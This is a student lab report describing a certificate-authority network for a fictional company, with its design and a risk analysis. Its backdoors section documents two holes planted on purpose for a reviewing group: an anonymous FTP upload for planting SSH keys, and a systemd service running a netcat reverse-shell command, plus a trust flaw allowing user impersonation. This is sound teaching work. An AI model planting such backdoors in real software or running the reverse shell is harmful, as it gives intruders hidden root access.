# System Description and Risk Analysis

Yassmine Abdrabo Alessandro Colombo
Daniele Del Giudice Slim Fatnassi

November 30, 2023

## Contents

# 1 System Characterization

## 1.1 System Overview

Our system aims at implementing the functionality of a Certificate Authority (CA) such as certificate issuing and revocation. It is composed of a private company internal network which is reachable remotely using a Gateway accessible only by the administrator's work station. The outside interface to the internal network is a webserver which will be used for the issuing and revocation request of certificates. The Core CA, MySQL database and all the backups will only be reachable from inside the company network, with access control ensuring that only the necessary operations are allowed between the machines.




Figure 1: Network Diagram

## 1.2 System Functionality

The iMovies certificate authority (CA) system empowers secure communication through the issuance and management of digital certificates, vital for the company's focus on investigative reporting. The system is designed to integrate seamlessly with legacy databases, providing a user-friendly interface for certificate management while enforcing robust security protocols.

### 1.2.1 Authentication and Certificate Issuance

The CA system authenticates employees using existing credentials from the MySQL database or via certificate-based login. It features a streamlined process for updating personal information and issuing digital certificates, ensuring data accuracy and security.

### 1.2.2 Certificate Lifecycle Management

In addition to issuance, the system handles the full lifecycle of certificates, including revocation and renewal. Employees can revoke their certificates in case of security breaches, with the system promptly updating the revocation list to prevent future misuse.

### 1.2.3 Administrative Oversight

A dedicated administrative portal offers real-time insights into the CA's operations, from tracking the number of active certificates to finding the current serial number. This tool is crucial for administrators to maintain oversight and control over the system's integrity.

### 1.2.4 Backup and Recovery

A process running as a cron job inside the backup machine, will have the responsibility to copy all necessary data from the other components of the internal network i.e. the core CA, the webserver and the authentication manager once every hour to the backup machine. The backup archive list is composed of the private keys, certificates, certificate revocation list, database dumps, applications code and resources, logs and configuration files.

### 1.2.5 Secure Remote Administration

A secure channel for remote administration is established through SSH. To facilitate this, a dedicated machine has been configured in the DMZ to act as a gateway. This setup allows system administrators to securely SSH into internal components of the network

### 1.2.6 Infrastructure and Distribution

The CA system's infrastructure is meticulously designed to distribute services across multiple machines. This distribution enhances security by minimizing the risk associated with single points of failure and ensuring the system's scalability and flexibility.

### 1.2.7 Operational Security

The system is fortified with multiple layers of security, including access control and encryption, to protect against unauthorized access and ensure the confidentiality and integrity of sensitive data.

By leveraging state-of-the-art security practices and technology, the iMovies CA system is poised to become a cornerstone of secure communications within the company, fostering trust and confidentiality in its operations.

## 1.3 Security Design

### 1.3.1 Network Design and Security Architecture

**Overview** Our network design strategically segments into distinct zones, each tailored to balance accessibility with security. The architecture comprises two primary zones: the Demilitarized Zone (DMZ) and the Internal Network.

**Demilitarized Zone (DMZ)**

- **Components**:
  - *Admin Gateway (Grace)*: Serves as the secure entry point for system administrators.
  - *Web Server (Wynona)*: Manages external web traffic.
- **Security Features**:
  - *Selective Exposure*: Both machines are exposed to the internet, with unnecessary ports closed to mitigate potential vulnerabilities.
  - *Perimeter Defense*: The DMZ functions as the first line of defense, segregating external access from the internal network.

**Internal Network**

- **Core Components**:
  - *Backup Machine (Benedict)*: Ensures data redundancy and recovery capabilities.
  - *CoreCA/Authenticator/Database Machine (Dakota)*: Central to system integrity, managing authentication and critical data storage.
- **Enhanced Protection**: This segment is highly secured, with restricted access to ensure the utmost protection of sensitive operations and data.

**Communication and Protocol Management**

- **Internal Network Communications**:
  - *TLS Protocol*: Utilized for secure communication between Wynona and Dakota machines, ensuring message confidentiality and integrity.
  - *Certificate-Based Authentication*: Mandatory for both parties to authenticate, thereby bolstering security.
- **SSH Protocol**:
  - *Key-Based Access*: The backup machine is deployed in such a way that it can SSH into the 'Wynona' web server for backup purposes, as well as into the 'Dakota' CoreCA machine. Similarly, the gateway machine 'Grace' is configured to establish SSH connections with all other internal components, enabling effective remote maintenance.
  - *Password Authentication*: Disabled by default to adhere to the principle of secure, fail-safe defaults.

**Firewall Strategy**

- **Per-Host Firewalls (Utilizing UFW)**: In a strategic deviation from the conventional approach of deploying a common firewall for the entire internal network, our architecture employs individual firewalls for each host(internal sensitive host), leveraging the Uncomplicated Firewall (UFW) system. This decision reflects our commitment to granular security control, allowing us to tailor the firewall rules to the specific needs and roles of each host.
- **Selective Traffic Management**: Each host's firewall is meticulously configured to permit only the necessary traffic originating from the DMZ hosts. This selective approach is pivotal in reducing the network's overall attack surface. By enforcing strict traffic rules, we ensure that non-essential and potentially harmful communications are effectively blocked, significantly bolstering the network's security posture.
- **Acknowledgement of Common Firewall Advantages**: While our current setup with per-host firewalls offers robust security, we recognize the additional security layer that a common firewall could provide. Such an implementation could serve as a valuable fallback mechanism to safeguard against potential misconfigurations at the individual host level. However, our present configuration, with its emphasis on individualized control and minimized exposure, offers substantial security that aligns with our operational requirements. Future considerations for network security enhancements will include the potential integration of a common firewall system to complement our existing defenses.

### 1.3.2 Authentication and Access Control

- **Public Key Infrastructure (PKI)**: Our network leverages a robust PKI system, where each machine is equipped with the pre-installed public keys of specific, authorized machines and administrators. This selective distribution of keys aligns with our compartmentalization strategy, ensuring certificate-based authentication is both secure and restricted to designated interactions within the network.
- **SSH Access Restrictions**: SSH access in our network is carefully regulated. Each machine is configured to allow SSH connections only from specific, authorized internal IP addresses. This targeted approach, enforced through mandatory public/private key authentication, is a direct application of the minimum trust principle and significantly bolsters network security by limiting potential pathways for unauthorized access.
- **Minimal Attack Surface**: Our strategy to maintain a minimal attack surface includes disabling non-essential services and employing the Uncomplicated Firewall (ufw) to rigorously block unauthorized connection attempts. This approach not only adheres to the principle of minimum exposure but also ensures that our network remains resilient against a variety of security threats.
- **Data Access Control**: Our data access control measures are rigorously designed to ensure the utmost security of sensitive information. We employ GPG for the encryption of data stored on the backup machine, 'Benedict'. The choice of asymmetric encryption via GPG allows us to physically remove the private key from the machine and secure it in a tamper-resistant device. This measure is crucial in our security strategy, as it ensures that the private key, necessary for decrypting the backed-up data, is only accessible in the event of an incident where data restoration is required. While symmetric encryption offers speed, we have opted for the security benefits of asymmetric encryption, accepting the higher latency it involves. This choice is particularly viable given that the backup machine is not heavily utilized outside of scheduled cron jobs.

  Moreover, the concept of removing the private key from the machine, while pivotal in our security strategy, is not currently implemented in our laboratory context. However, it represents a crucial aspect of our intended operational protocol for a concrete deployment. This approach underlines our commitment to a security-first philosophy, where the principles of least privilege and minimum trust are not just theoretical concepts but are actively integrated into our system design and architecture.

### 1.3.3 Client Authentication Process

- **Username and Password Authentication**: Clients submit credentials via HTTPS to the webserver, which queries the authentication manager on the database machine.

- **Certificate-Based Authentication**: Clients use HTTPS and provide their certificates to the webserver, which performs a full TLS handshake including client authentication with the client and tests the certificate against the local Certificate Revocation List (CRL) copy.

#### 1.3.4 Session Management and Request Processing

- **Session Token Generation**: Post-authentication, a session token with a short TTL of 15 minutes is generated and forwarded to the user.
- **Action Requests Handling**: Users include the session token in action requests, which are forwarded by the webserver to the auth manager that checks the validity of the token and depending on the action requested, fulfills it itself (database operations) or forwards it to the CA (certificates operations).

#### 1.3.5 System Administration Access

- **Secured Entrypoint for Administrators**: The machine 'Grace' serves as the designated gateway for system administrators to access the internal network. This entry mechanism is meticulously designed to ensure robust security while facilitating necessary administrative functions.
  - **Initial Access Setup**: To establish a secure connection, each system administrator is required to set up a unique user account on 'Grace'. This setup includes the incorporation of the administrator's remote host's RSA public key into the new user's 'authorized_keys' file on 'Grace'. This key-based authentication method, which supersedes traditional password authentication (subsequently disabled for enhanced security), is the primary layer of security for remote SSH access to 'Grace'.
  - **Elevated Access Protocol**: Upon successful SSH connection to their user account on 'Grace', administrators must then authenticate as the root user to access the broader internal network. This step necessitates knowledge of the root password, adding a second layer of security and reinforcing our multi-layered defense approach. This dual authentication process—first through SSH key verification and then via root password—exemplifies a rigorous access control strategy, ensuring that only authorized personnel with comprehensive credentials can access and manage the internal components of our network.

#### 1.3.6 Database

- **Users credentials**: All users passwords are hashed with the Argon2 memory-hard hash function and a 16-bytes random salt before being stored in the database. The parameters of the hash function were chosen

so that it takes approximately 300 ms to compute a single hash (4 orders of magnitude more than with SHA256). In this way, we reduce the risks of large scale dictionary attacks in case the database dumps are leaked.

#### 1.3.7 Backup and Logging

- **Regular Backups**: The backup archive list is composed of the private keys, certificates, certificate revocation list, database dumps, applications code and resources, logs and configuration files. This process is set to be done in a pull based approach, where the backup machine root user will mount the directories we want to backup inside the other machines using the tool SSHFS. At this point, we can treat these directories as if they are located locally. So, we use the RSYNC tool which is an efficient, incremental, secure file synchronization and transfer tool, to send the relevant data to the backup archive. The backups are stored on a separate machine as per the compartmentalization principle, while also enforcing the traceability principle.

### 1.4 Components

For all components in our system, we have standardized on Debian 12, recognizing its balance of stability and performance, following the simplicity principle. This choice reflects our anticipation of scaling up with additional machines for concrete implementations. Currently, we find no compelling reason to vary the operating system across different components, with the possible exception of the web server. Future considerations may include the adoption of SELinux for enhanced security.

#### 1.4.1 Web Server

- **Machine Name**: Wynona
- **Operating System**: Debian 12 Server (No UI)
- **Software**: Apache Web Server version 2.4.57 and Flask 2.2.2
- **Role**: Interface between internet and internal network. Allows user to be authenticated and issue and revoke certificates, as well as providing the CA administrator interface.
- **Interfaces**: port 22 for ssh, cannot start ssh connections to internal network though. Port 443 for Apache HTTPS webserver.

#### 1.4.2 Authentication Manager

- **Machine Name**: Dakota
- **Software**: Apache Web Server version 2.4.57 and Flask 2.2.2

- **Role**: Has exclusive access to the Database and handles credential authentication by generating cryptographic tokens to be used in every action request by the user. Additionally queries the Core CA to issue or revoke certificates for a user.
- **Interfaces**: port 22 for ssh, port 443 for Apache HTTPS webserver.

#### 1.4.3 Database

- **Machine Name**: Dakota
- **Operating System**: Debian 12 Server (No UI)
- **Software** MySQL version 5.1.41
- **Role**: Stores information on users such as name, surname, email, user ID, password hashes and info on whether they are a CA admin or not.

#### 1.4.4 Core CA

- **Machine Name**: Dakota
- **Software**: OpenSSL 3.0.11.
- **Role**: Generates private keys, issues and revokes certificates and maintains an updated version of the Certificate Revocation List.

#### 1.4.5 Backup Manager

- **Machine Name**: Benedict
- **Role**: Requests, stores and encrypts relevant data on the Backup machine.
- **Interfaces**: port 22 for ssh.

#### 1.4.6 Backup

- **Machine Name**: Benedict
- **Operating System**: Debian 12 Server (No UI)
- **Role**: Dedicated to hosting backups, isolated from other components for compartmentalization principle.

#### 1.4.7 Admin Gateway

- **Machine Name**: Grace
- **Operating System**: Debian 12 Server (No UI)
- **Role**: Serves as the secure access point for system administrators, enabling controlled SSH access to the network's internal components.

#### 1.4.8 Client

- **Machine Name**: Clark
- **Operating System**: Debian 12 Desktop
- **Role**: Primarily functions as a client endpoint for iMovies employees, offering distinct user profiles for various operational activities. In our laboratory context, for testing and demonstration purposes, we have also configured a privileged system administrator user on this machine. While this co-location of a high-privilege user with regular client users is not typically advisable in a production environment due to potential security risks, it facilitates a practical demonstration of how the system administrator can remotely maintain the network once their key is established on 'Grace'. This setup allows the system administrator to SSH into 'Grace' for administrative tasks, effectively showcasing remote maintenance capabilities.

### 1.5 Backdoors

#### 1.5.1 Open FTP port

As one of the backdoors to find, we left an extra open port on machine Grace (used as the sysadmin gateway to the internal network). This port allows for incoming FTP connections and allows anonymous users to upload files on the remote machine. A malicious agent could therefore start an FTP connection to the Grace machine, use the 'anonymous' username with no password and then upload whatever file in /home and its subdirectories. The intended way to gain access to the machine would be to firstly generate an RSA keypair, then create a file named 'authorized_keys' and copy the public key in there and finally uploading it to the /home/sysadmin/.ssh directory. Permissions have already been set such that this upload is indeed possible and the SSH config file has been modified to disable StrictModes, allowing the use of SSH even if the .ssh folder has incorrect permissions. This backdoor allows for remote access to the internal network, even though the user would then be logged in as a sysadmin rather than root. Once inside the gateway machine, the attacker can reach all other machines on the network.

#### 1.5.2 Backdoor.service

On machine Wynona under /etc/systemd/system/backdoor.service a service is stored that will execute the following command when started:
`nc -e /bin/sh 192.168.2.200 4444`
The IP address 192.168.2.200 leads to machine Clark, where all the employees accounts are. If any user on the that machine has netcat listening on port 4444 when the service is started, they will obtain a reverse shell to the webserver. This shell is running as root and grants therefore root access to the webserver. As SSH access from the webserver to the internal network is disabled, this doesn't

leak by itself any info on the user's private data or the company's secrets.
There is however a second part to this exploit. Once root access to Wynona is achieved, one can contact machine Dakota by sending a POST request the '/cert_login' endpoint. If a certificate is included in the header 'cert', the authentication manager on Dakota will parse it, check it against a CRL, and if still valid issue an authentication token to be sent back to the webserver. This happens because the TLS client authentication using certificates is handled by the webserver. For this reason, if the webserver informs machine Dakota that a user is authenticated and forwards the users certificate, Dakota will trust the server and issue the token. As the certificates themselves are public and not kept secret, an attacker with root access to the webserver can authenticate as any user in the system, revoke and issue certificates for them and also update their information in the database.
As a note, the name 'backdoor.service' was chosen with the intent to make it easier for the reviewing group to find it.

# 2 Risk Analysis

## 2.1 Assets

### 2.1.1 Physical Assets

- **Physical Machines**:
  - **Description**: Includes the machines running the web server, the core CA, authentication machine, backup, network devices, and internet connectivity.
  - **Security Properties**:
    - Integrity: The hardware should be tamper-resistant and reliable.
    - Availability: Equipment should be operational and accessible when needed.

### 2.1.2 Logical Assets

- **Webserver**:
  - **Description**: Provides system functionalities to remote clients and is exposed to the internet.
  - **Security Properties**:
    - Availability: Should always be available for issuing or revoking certificates.
    - Authentication: Only authenticated users should be able to use the server's functionalities.
- **Certificate Revocation Lists (CRLs)**:

  - **Description**: Lists containing all certificates revoked by the Core CA.
  - **Security Properties**:
    * Integrity: Critical to ensure systems consistently prevent the use of revoked certificates.
    * Availability: Must be available for the Core CA to verify revocations.

- **Client Private Keys**:
  - **Description**: Keys generated by the core CA and distributed to users, along with the corresponding certificates.
  - **Security Properties**:
    * Secrecy: Exposure compromises authentication, allowing attackers to impersonate users.
    * Availability: Must be accessible in case of accidental deletion or loss.

- **Digital Certificates**:
  - **Description**: Certificates issued by the core CA to users, binding user identities to public keys.
  - **Security Properties**:
    * Integrity: Preserving certificate integrity is crucial for successful authentication.
    * Availability: Clients should always be able to download their certificates.

- **Machine Private Keys and Certificates**:
  - **Description**: Keys and certificates responsible for secure communication and encryption between internal components.
  - **Security Properties**:
    * Confidentiality: Private keys must remain confidential to maintain secure communications.
    * Availability: Certificates need to be readily available for authentication processes.

- **Logs and Configurations**:
  - **Description**: System and application logs, along with configuration files, crucial for monitoring, auditing, troubleshooting, and recovery.
  - **Security Properties**:
    * Integrity: Must be accurate and free from unauthorized modifications.
    * Availability: Should be readily accessible for analysis and recovery purposes.

#### 2.1.3 Personnel Assets

- **Employees**:
  - **Description**: Employees involved in various operational aspects of the company iMovies.
  - **Security Properties**:
    * Knowledge: Must be well-informed and aware of security protocols and procedures.
    * Access Control: Should have regulated access to sensitive systems and data.
- **System Administrators**:
  - **Description**: Technical staff responsible for managing and maintaining the infrastructure and security of systems.
  - **Security Properties**:
    * Expertise: Require extensive knowledge in system security and management.
    * Privileged Access: Have higher level access to critical systems, necessitating stringent security measures and monitoring.

#### 2.1.4 Intangible Goods Assets

- **Company Reputation**:
  - **Description**: The reputation of iMovies as a credible and reliable producer of investigative content.
  - **Security Properties**:
    * Confidentiality: Protecting sensitive information and sources is crucial.
    * Integrity: The accuracy and reliability of content directly impact reputation.

### 2.2 Threat Sources

- **Competing Movie Production Companies**:
  - **Description**: Rival companies in the same sector who might wish to undermine the operations of iMovies.
  - **Motivation**: To tarnish the reputation of iMovies, steal exclusive content, or gain a competitive edge in the market.
- **Disgruntled Employees**:
  - **Description**: Employees who are unhappy with the company or their situation.

  - **Motivation**: They might have motives ranging from revenge, seeking financialgain, or simply wanting to cause harm due to dissatisfaction. They have inside knowledge which can be used maliciously

- **Hacktivists**:
  - **Description**: Activist entities or individuals who use hacking to promote a political agenda or message.
  - **Motivation**: Given that iMovies has a focus on investigative reporting, certain reports might offend or challenge certain groups, making the company a target.

- **Malware Developers and Distributors**:
  - **Description**: Entities that create and spread malicious software.
  - **Motivation**: To compromise systems, steal data, and sometimes integrate the system into a larger network of infected machines (botnets).

- **Cybercriminal Rings**:
  - **Description**: Organized cybercriminal groups looking for financial gains.
  - **Motivation**: They might aim to steal valuable information, hold the system ransom, or conduct financial fraud using the personal data stored in the MySQL database.

- **Inexperienced Hackers (Script Kiddies)**:
  - **Description**: Individuals with limited hacking experience using available tools to exploit systems.
  - **Motivation**: They might target the CA system for the thrill, to gain reputation in their community, or simply to learn

- **Natural threats**:
  - **Description**: Natural disasters or environmental threats such as fires, floods, earthquakes and power outages.
  - **Motivation**: These events occur without intent from a threat source, thus no motivation.

- **Investigation-Related Parties**:
  - **Description**: Entities targeted in iMovies' investigative reports, which could include organizations, individuals, or groups involved in controversial or sensitive activities.
  - **Motivation**: These entities may seek to undermine iMovies' credibility or operations to suppress damaging revelations, protect their reputation, or retaliate against negative exposure.

## 2.3 Risks Definitions

These tables are defined on the course book "Applied Information Security - A Hands-on Approach"

### Likelihood

| Likelihood | Description |
|---|---|
| High | The threat source is highly motivated and sufficiently capable of exploiting a given vulnerability in order to change the asset's state. The controls to prevent the vulnerability from being exploited are ineffective. |
| Medium | The threat source is motivated and capable of exploiting a given vulnerability in order to change the asset's state, but controls are in place that may impede a successful exploit of the vulnerability. |
| Low | The threat source lacks motivation or capabilities to exploit a given vulnerability in order to change the asset's state. Another possibility that results in a low likelihood is the case where controls are in place that prevent (or at least significantly impede) the vulnerability from being exercised. |

### Impact

| Impact | Description |
|---|---|
| High | The event may result in a highly costly loss of major tangible assets or resources; may significantly violate, harm, or impede an organization's mission, reputation, or interest; or may result in human death or serious injury. |
| Medium | The event may result in a costly loss of tangible assets or resources; may violate, harm, or impede an organization's mission, reputation, or interest; or may result in human injury. |
| Low | The event may result in a loss of some tangible assets or resources or may noticeably affect an organization's mission, reputation, or interest. |

### Risk Level

| Likelihood | Impact | | |
|---|---|---|---|
| | Low | Medium | High |
| High | Low | Medium | High |
| Medium | Low | Medium | Medium |
| Low | Low | Low | Low |

## 2.4 Risk Evaluation

### 2.4.1 *Physical Machines*

| No. | Threat | Countermeasure(s) | L | I | Risk |
|---|---|---|---|---|---|
| 1 | Theft: Unauthorized individuals physically steal a server machine | Servers are housed in a secure location with controlled access and surveillance systems | *Low* | *High* | *Medium* |
| 2 | Sabotage: A disgruntled employee physically damages the server | Employee access is logged and monitored, and disciplinary measures for misconduct are clearly communicated | *Medium* | *High* | *Medium* |
| 3 | Natural Disaster: Fire, flood, or other natural disaster damages the physical infrastructure | | *Low* | *High* | *Low* |
| 4 | Hardware Failure: Server components fail leading to system downtime | Regular maintenance and monitoring, with critical components on hot standby or redundant systems | *Medium* | *Medium* | *Medium* |

### 2.4.2 *Client Private Keys*

| No. | Threat | Countermeasure(s) | L | I | Risk |
|---|---|---|---|---|---|
| 5 | Compromise: An attacker exploits a vulnerability in the user's system to extract private keys. | Users's machines are maintained by the system administrators to be up to date | *Medium* | *High* | *High* |
| 6 | Social Engineering: Phishing attempts trick users into revealing their private key or installing malware. | Ongoing awareness campaigns about phishing threats. | *Medium* | *High* | *Medium* |
| 7 | Insider Threat: An employee with legitimate access intentionally leaks or uses private keys for unauthorized purposes. | Least privilege access controls, regular audits | *Low* | *High* | *Medium* |
| 8 | An experienced group of cybercriminals gains read access to the backups stealing all client private keys | Backup can only be accessed by Backup Manager or system admins | *Low* | *High* | *Medium* |

### 2.4.3 *Employees*

| No. | Threat | Countermeasure(s) | L | I | Risk |
|---|---|---|---|---|---|
| 1 | Social Engineering: Employees are manipulated into disclosing sensitive information. | Regular security awareness training and simulated phishing exercises. | *Medium* | *High* | *Medium* |
| 2 | Insider Threat: An employee intentionally leaks confidential information or accesses systems maliciously. | Access controls, monitoring of user activities, and strict enforcement of company policies and NDAs. | *Low* | *High* | *Medium* |

### 2.4.4 *System Administrators*

| No. | Threat | Countermeasure(s) | L | I | Risk |
|---|---|---|---|---|---|
| 1 | Unauthorized Actions: System administrators perform unauthorized operations due to a lack of oversight. | Audit logs, along with periodic reviews of administrator activities. | *Low* | *High* | *Medium* |
| 3 | Malware Infection: System administrators inadvertently install malware that compromises the system. | Administrators are provided with secure workstations and are trained in recognizing and avoiding malware. | *Low* | *High* | *Low* |

### 2.4.5 *Company Reputation*

| No. | Threat | Countermeasure(s) | L | I | Risk |
|---|---|---|---|---|---|
| 1 | Data Breach: Unauthorized disclosure of sensitive information due to a security breach. | Implementation of strong encryption, regular security audits, and incident response plans. | *Medium* | *High* | *High* |
| 2 | Misinformation: Spread of false information about the company or its practices. | Active public relations management and rapid response to misinformation campaigns. | *Medium* | *High* | *Medium* |
| 3 | Legal and Compliance Issues: Failure to comply with laws leading to fines or sanctions. | Regular compliance audits, legal reviews, and staff training on regulatory requirements. | *Low* | *High* | *Medium* |
| 4 | Social Engineering: Employees tricked into actions that harm the company's image. | Comprehensive security training and strict public communication protocols. | *Low* | *Medium* | *Low* |

### 2.4.6 *Logs & Configurations*

| No. | Threat | Countermeasure(s) | L | I | Risk |
|---|---|---|---|---|---|
| 1 | Unauthorized Access: External attackers or unauthorized personnel access sensitive logs or configurations. | Use of file integrity monitoring systems, strict access controls, and secure logging protocols. | *Medium* | *High* | *Medium* |
| 2 | Tampering: Logs or configuration files are altered to conceal unauthorized activity or to disrupt services. | Log files can be manipulated only by system administrators | *Low* | *High* | *Medium* |
| 3 | Loss of Data: Logs or configuration data are lost due to system failure or accidental deletion. | Regular backups and redundancy for logs and configuration files | *Low* | *Medium* | *Low* |
| 4 | Misconfiguration: Incorrect configuration settings lead to system vulnerabilities or service outages. | Multiple system administrators auditing the configurations | *Medium* | *Medium* | *Medium* |

### 2.4.7 *Digital Certificates*

| No. | Threat | Countermeasure(s) | L | I | Risk |
|---|---|---|---|---|---|
| 2 | An experienced hacker gets control of the webserver and asks valid certificate for another user's identity | The authentication manager forwards a certificate request only if it contains a fresh valid authentication token | *Medium* | *High* | *High* |
| 3 | An unhappy employee sells his or her certificate to a rivaling company so that they can MITM any communication with iMovies informants | Certificates have TTL, employees are paid well, logs would show who sold the certificate | *Medium* | *Medium* | *Medium* |

### 2.4.8 *Webserver*

| No. | Threat | Countermeasure(s) | L | I | Risk |
|---|---|---|---|---|---|
| 1 | Unauthorized Access: An attacker gains access to the webserver through vulnerabilities or misconfiguration. | Regular security audits, application of security patches, and strict access control measures. | *Medium* | *High* | *High* |

### 2.4.9 *Certificate Revocation Lists (CRLs)*

| No. | Threat | Countermeasure(s) | L | I | Risk |
|---|---|---|---|---|---|
| 1 | Unauthorized Modification: CRLs altered to revoke or reinstate certificates. | Use digital signatures for CRLs, implement strict access controls, and regular audits. | *Low* | *High* | *Medium* |

### 2.4.10 *Machine Private Keys and Certificates*

| No. | Threat | Countermeasure(s) | L | I | Risk |
|---|---|---|---|---|---|
| 1 | Key Exposure: Private keys exposed through breaches or misconfigurations. | Encrypt private key storage, restrict access, and audit key management practices. | *Low* | *High* | *Medium* |

### 2.4.11 *User Credentials*

| No. | Threat | Countermeasure(s) | L | I | Risk |
|---|---|---|---|---|---|
| 4 | Data Breach: an experienced attacker compromises the database machine hosting and gets access to users credentials | The database is only accessible from the internal network. Furthermore, we protect all passwords with salting and a memory-hard hash function. | *Low* | *Medium* | *Low* |
| 5 | Nature: the machine hosting the database fails due to an adverse natural event | We reduce the vulnerable time window by sending regular backups to a remote machine | *Low* | *Low* | *Low* |

### 2.4.12 Detailed Description of Selected Countermeasures

The countermeasures implemented in our system are carefully designed to mitigate various identified threats. Here's a summary of these measures, emphasizing their role in our security architecture:

**Access Control and Monitoring:** For threats involving unauthorized actions by system administrators or internal employees, we enforce strict access control policies. This includes role-based access controls, logging and monitoring of employee activities, and the implementation of least privilege principles. Regular audits help ensure that only authorized personnel have access to sensitive systems and data.

**Regular Maintenance and Security Audits:** To mitigate risks associated with hardware failure and software vulnerabilities, our approach includes regular system maintenance and security audits. We ensure that server components are in optimal condition and that all systems are updated with the latest security

patches. This proactive maintenance schedule reduces the likelihood of system downtime due to hardware failures or exploited vulnerabilities.

**Cybersecurity Training:** To address threats like social engineering and phishing attacks, we conduct regular cybersecurity awareness training for all employees. This training includes simulated phishing exercises and education on best practices for data protection, enhancing our human defense layer against cyber threats.

**Data Encryption and Backup Strategies:** Client private keys are protected through stringent encryption protocols, and access to backup data is restricted to authorized personnel only. Backup Manager and system administrators have exclusive rights to access backups, reducing the risk of data leakage or unauthorized access. Regular backups of critical data, including logs and configurations, are maintained to ensure data availability and integrity.

**Network Security Measures:** The webserver, as a critical component exposed to the internet, is fortified with strict network security measures. This includes the deployment of firewalls, intrusion detection systems, and regular monitoring to prevent unauthorized access and ensure the availability of the server for essential functions like certificate issuance.

#### 2.4.13 Risk Acceptance

Acknowledging that certain risks cannot be entirely eliminated, we have identified additional countermeasures for medium and high risks to further reduce their impact. This proactive approach involves not only accepting these risks but also continuously seeking methods to mitigate them effectively.

| No. of threat | Proposed additional countermeasure including expected impact |
|---|---|
| 1 (Theft of Physical Machines) | Implementation of GPS tracking on physical machines to quickly locate and recover stolen equipment. Expected Impact: Reduces the risk of data loss due to theft and aids in asset recovery. |
| 2 (Unauthorized Access to Webserver) | Deployment of Intrusion Detection Systems (IDS) to monitor network traffic for suspicious activity and quickly respond to potential breaches. Expected Impact: Enhances early detection and response to unauthorized access attempts. |
| 3 (Data Breach from System Administrators) | Enforce segregation of duties among system administrators to prevent concentration of power and reduce insider threat risks. Expected Impact: Decreases the likelihood of malicious activities from a single point of control. |
| 4 (Client Private Key Compromise) | Introduce hardware-based key storage solutions such as Hardware Security Modules (HSM) for enhanced protection of private keys. Expected Impact: Significantly reduces the risk of key exposure and compromise. |
| 5 (Firewall Configuration Weaknesses) | Regularly scheduled evaluations and stress tests of both per-host and common firewall configurations. Expected Impact: Identifies and addresses potential weaknesses in firewall rules, ensuring a more resilient defense against network-based attacks. |
| 6 (Risk of Per-Host Firewall Failure) | Implementation of a common firewall positioned between the DMZ and the internal network components. Expected Impact: Enhances network security by adding an extra layer of protection, potentially preventing attacks that might bypass individual host firewalls. |
| 7 (Social Engineering targeting Employees) | Implementing continuous, dynamic training programs tailored to current social engineering tactics. Expected Impact: Increases employee vigilance and reduces the likelihood of successful social engineering attacks. |
| 8 (Misconfiguration leading to Data Breaches) | Automated configuration management tools and regular configuration audits. Expected Impact: Decreases the likelihood of misconfigurations leading to security vulnerabilities. |

Each of these additional countermeasures is aimed at addressing specific risks identified in our assessment. By continually evaluating and enhancing our security measures, we aim to maintain a robust security posture in the face of evolving threats.